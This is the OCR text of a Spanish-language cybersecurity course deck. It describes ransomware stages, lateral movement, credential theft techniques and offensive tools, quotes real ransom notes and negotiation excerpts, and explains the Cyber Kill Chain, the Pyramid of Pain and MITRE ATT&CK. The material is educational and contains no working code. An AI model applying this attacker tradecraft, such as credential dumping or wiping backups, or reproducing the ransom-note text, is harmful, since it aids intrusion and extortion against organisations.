  - Enumeración de Active Directory (usuarios, grupos, permisos)
- En sus movimientos, procurará emplear **herramientas de administración y protocolos legítimos** para no llamar la atención:
  - PowerShell/WinRM/LDAP
  - PsExec/SMB...
  - RPC y RDP
- Hará uso de **herramientas y exploits específicos** para explotar de vulnerabilidades.
- En los equipos comprometidos, intentará **extraer y robar credenciales**:
  - OS Credential Dumping (LSASS)
  - Pass-the-Hash (PtH) NTLM
  - Pass-the-Ticket (PtT) Kerberos

Movimiento Lateral, Exfiltración y Cifrado

El ataque puede completarse en pocos minutos o tras varios meses

Ransomware

La última fase del ataque y el comienzo de la crisis...

Cifrado múltiple desde diferentes ransomware ejecutándose a través de cuentas de administrador y equipos de usuario. Borrado de logs y nota de rescate...

Despliegue del Ransomware a través de GPO, PsExec, SCCM, scripts remotos, sincronización del ataque...

Neutralización
Borrar shadows copies, borrar backups, desactivar procesos automáticos de respaldo...


Exfiltración de BBDD, información sensible, correos electrónicos...

Descubrimiento
DC, File servers, hipervisores, backups, Cloud, ERP...


```
All your important files are encrypted!
There is  only one way to get your files back:
1. Contact with us
2. Send us 1 any encrypted your file and your personal key
3. We will decrypt 1 file for test(maximum file size - 1 MB), its guarantee what we can decr
4. Pay
5. We send for you decryptor software

We accept Bitcoin

Attention!
Do not rename encrypted files.
Do not try to decrypt using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased  price(they add

Contact information: [redacted]

Be sure to duplicate your message on the e-mail:[redacted]

Your personal id:
DsEj52CLMwaPyOAR95szCVtq1ViG4g2zBK5j57X46gPEI2Ox/Z77G07PjgpxRqhG
GRDMeVtbPmid18AbbZOB6uCRt1f0APQ33E2q2U6/v0KKL3DCkI8CmN3uWwFy9kmU
EDvCRynpaPXhDKXyptTz6j1WlmxKmNxSrhhv7W/A929mAZtQp6ULx8MOh4KxvNFT
8jOZYiefUWoFK8q04bKLvZtPBJBuK3nzB7f1iMqBvG/AE67/ja14tH4zaNJ2gNrH
RxlcB3q7kGHLbt5VObO54+EYZpaf/XeeghnAISpS8TSdIZCJFnmEO5ag4nL1xZsf
vMvWhYdw7i2LiPL/9LaoonVHdEviDbbtsXBlo5+eFVe7zhfSvvULx+x6016112U4G
CAuI2czqP9HmO9y3ZEfRXF2aPITMNSo2wjh3z7opVJ8S16lLqAisfEX4TC+VWijC
```

Incidencia del Ransomware


Sectores más afectados y amenazas en España al inicio del 2026



Top 10 Groups



Top 10 Sectors



www.ransomware.live/stats

¿Quién paga?

Según Sophos el 46-49% de las víctimas,
Verizon el 36% y Chainalysis el 34-35%...

Your company's network is attacked and the entire system is encrypted. We have downloaded all the company's confidential data. After payment you will receive.

1. Decryption tool for all devices

2. Complete list of files taken from the network.

3. Proof that all your data has been deleted.

4. Information about how we got into the network.

5. Security recommendations to stop future attacks.

6. Promise that we will not attack you again in the future.

7. Guarantee that we will forget about this incident.

3.02.2025 22:56:43

We will provide the list of files what we took from you as soon as possible and you can offer 3 names of files from it and we will provide them as a proof of availability. Also you can send 3 encrypted files and we will decrypt them as a proof that our decryption tool really works. But these files must not contain a valuable information.

4.02.2025 15:22:44

Instantes de dos negociaciones reales en el canal de qilin y lockbit3.0

$6m

01.09.2022 22:17:29 UTC

Total revenues $19,621,065 2019 Yearly growth 2.9% % of revenues n/a 2015201620172018 2019$13m$17m Total expenses $15,846,289 2019 Yearly growth 2.4% % of expenses n/a 2015201620172018 2019$11m$13m$15m Total assets $394,852,832 2019 Yearly growth 5.5% % of assets n/a 2015201620172018 2019$0.3b$0.4b$0.4b Num. employees 110 2019 Yearly growth 6.8%

01.09.2022 22:19:48 UTC

You have 2019 numbers, not 2022. Also Revenues- Expenses with the numbers you have listed, which are not correct are only equate to under $1M. Are you telling me you normally ask a company to pay $6M on under $10M in revenue with Net Income a little over $200K. I have no idea how any company would pay you.

01.09.2022 23:38:45 UTC

Are you saying that the net profit per year is $200,000?

01.09.2022 23:39:47 UTC

Herramientas

Desarrollos propios, dominio público, propietarios, recursos OSINT...

- Dentro de esta categoría se encuentran aquellas aplicaciones que automatizan o simplifican alguna acción del atacante (o del analista de seguridad):
  - Recopila información: NMAP, Recon-NG...
  - Escaneo vulnerabilidades: OpenVAS, Medusa...
  - Explotación: Metasploit, Burp Suite...
  - Ataques contra servicios Web: Nikto, EvilURL, Evilginx...
  - Correo y Fishing: GoFish, SocialFish...
  - Directorio Activo: ADRecon, Certify, Mimikatz...
  - Password: John the Ripper, THC-Hydra...
  - SQL: PowerUpSQL, SQLMap,...
  - Wireless: Aircrack-ng, TCPdump, Wifite...
- Kali Linux reúne muchas de estas herramientas

Agenda

Introducción a la Ciberseguridad

- Introducción
  - Perspectiva histórica
  - Automatización, Criptomonedas, Darknet e IA
  - Adversario
- Desarrollo de un Ciberataque
  - Activos
  - Superficie de exposición
  - Riesgo
  - Información
  - Vulnerabilidades
  - Exploits
  - Malware
  - Movimiento Lateral
  - Ransomware
  - Herramientas
- Modelos de Amenazas y Marcos de Referencia
  - Cyber Kill Chain
  - Pirámide del Dolor
  - MITRE ATT&ACK

Cyber Kill Chain

Lockheed Martin, 2011

- **Cyber Kill Chain** ha sido uno de los modelos más influyentes en ciberseguridad. Fue desarrollado para entender, detectar y detener ataques **APT (Advanced Persistent Threat)**
- Descompone un ciberataque en **siete fases** y su objetivo es ayudar a los analistas a identificar en qué etapa se encuentra un ataque y actuar proactivamente para interrumpirlo antes de que cause daño:
  - Introdujo una visión estructurada del ciclo de vida de un ataque
  - Permitió a los equipos de seguridad anticiparse y romper la cadena antes de que el atacante logre su objetivo
  - Se convirtió en un estándar de facto en análisis de amenazas, red teaming y threat hunting
- Si se cuenta con las herramientas y soluciones de seguridad adecuadas, este modelo ayuda a entender un ataque, su detección y bloqueo

Cyber Kill Chain

Las siete fases de un ataque


axians

Reconnainssance
Recopilar info, identificar vulnerabilidades, etc

Delivery
Técnica empleada para entrega el exploit

Installation
El payload inicia la descarga de un malware o abre un shell

Actions on objetives
Robo de información, encriptado, borrado...



Weaponization
Programar un exploit y un payload

Explotation
Detonación del exploit y ejecución de payload

Command & Control
Sobre la víctima, se establece un canal para facilitar el acceso y control remoto

Pirámide del Dolor


David J. Bianco, 2013

- La **Pirámide del Dolor** y la Cyber Kill Chain son dos modelos conceptuales complementarios en ciberseguridad que ayudan a las organizaciones a comprender, detectar y mitigar los ciberataques de manera más efectiva
- La Pirámide del Dolor, creada por David Bianco, clasifica **los indicadores de compromiso (IoC)** que se pueden utilizar para detectar la actividad de un adversario, basándose en la **dificultad que representa para el atacante cambiar o evitar esos indicadores**
- La pirámide se estructura de abajo hacia arriba **(de menos dolor y dificultad para el atacante a más dolor)**

MITRE ATT&CK

The MITRE Corporation, 2013

- Como anticipó el modelo Cyber Kill Chain y la Piramide del Dolor, un ciberataque se compone de fases bien definidas y sigue un **modus operandi** que varía según el atacante. Este dependerá de factores como el objetivo y la etapa del ataque, sus conocimientos técnicos y las herramientas utilizadas, entre otros elementos
- Las **tácticas, técnicas y procedimientos** utilizadas por los atacantes han sido documentadas y organizadas en distintas matrices dentro del marco **MITRE ATT&CK**, abarcando múltiples plataformas como:
  - **Entreprise**
    - PRE (reconocimiento, previo al ataque)
    - Windows
    - macOS
    - Linux
    - Cloud
    - Network Devices
    - Containers
    - ESXi
  - **Mobile**
    - Android
    - iOS
  - **ICS** (equipos OT)




Tácticas, Técnicas, Subtécnicas y Procedimientos

Matriz Enterprise

- **Tácticas:** Son los **objetivos que un atacante quieren lograr**, como recopilar información de un sistema, evadir sus defensas o robar datos
  - **Técnicas: Métodos empleados para lograr cada táctica**. Por ejemplo, usar phishing para obtener acceso inicial. Una táctica contine varias técnicas
    - **Subtécnicas:** Variaciones específicas de una técnica
    - **Procedimientos:** Cómo ciertos grupos APT han aplicado esta técnica

MITRE ATT&CK

https://attack.mitre.org/



Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

ID: T1595
Sub-techniques: T1595.001, T1595.002, T1595.003
Tactic: Reconnaissance
Platforms: PRE
Version: 1.0
Created: 02 October 2020
Last Modified: 15 April 2025

Version Permalink

Procedure Examples

ID	Name	Description
C0030	Triton Safety Instrumented System Attack	In the Triton Safety Instrumented System Attack, TEMP.Veles engaged in network reconnaissance against targets of interest.[3]

Mitigations

ID	Mitigation	Description
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

Detection

ID	Data Source	Data Component	Detects
DS0029	Network Traffic	Network Traffic Content	Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated to traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)).
		Network Traffic Flow	Monitor network data for uncommon data flows. Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious.

References

1. Dainotti, A. et al. (2012). Analysis of a “/0” Stealth Scan from a Botnet. Retrieved October 20, 2020.
2. OWASP Wiki. (2018, February 16). OAT-004 Fingerprinting. Retrieved October 20, 2020.
3. FireEye Intelligence . (2018, October 23). TRITON Attribution: Russian Government-Owned Lab Most Likely Built Custom Intrusion Tools for TRITON Attackers. Retrieved April 16, 2019.

MITRE ATT&CK

Algunas aplicaciones

- **Inteligencia:** Enriquecimiento de la información sobre amenazas y actores de amenazas
- Pruebas de la **postura de seguridad**, simulación de técnicas de ataque y **Red Teaming**
- Evaluación de brechas e **identificación de carencias defensivas**
- Desarrollo de **análisis de comportamiento**: Relacionar la actividad sospechosa e identificación de un adversario
- Búsqueda de amenazas proactiva o **Threat Hunting**
- Modelado de amenazas y elaboración de **casos de uso en el SOC**
- **Triaje de alertas** y **respuesta**...
- **Incorporación en productos comerciales de Ciberseguridad** de capacidades de detección y respuesta basadas en MITRE


axians
The best of ICT
with a human touch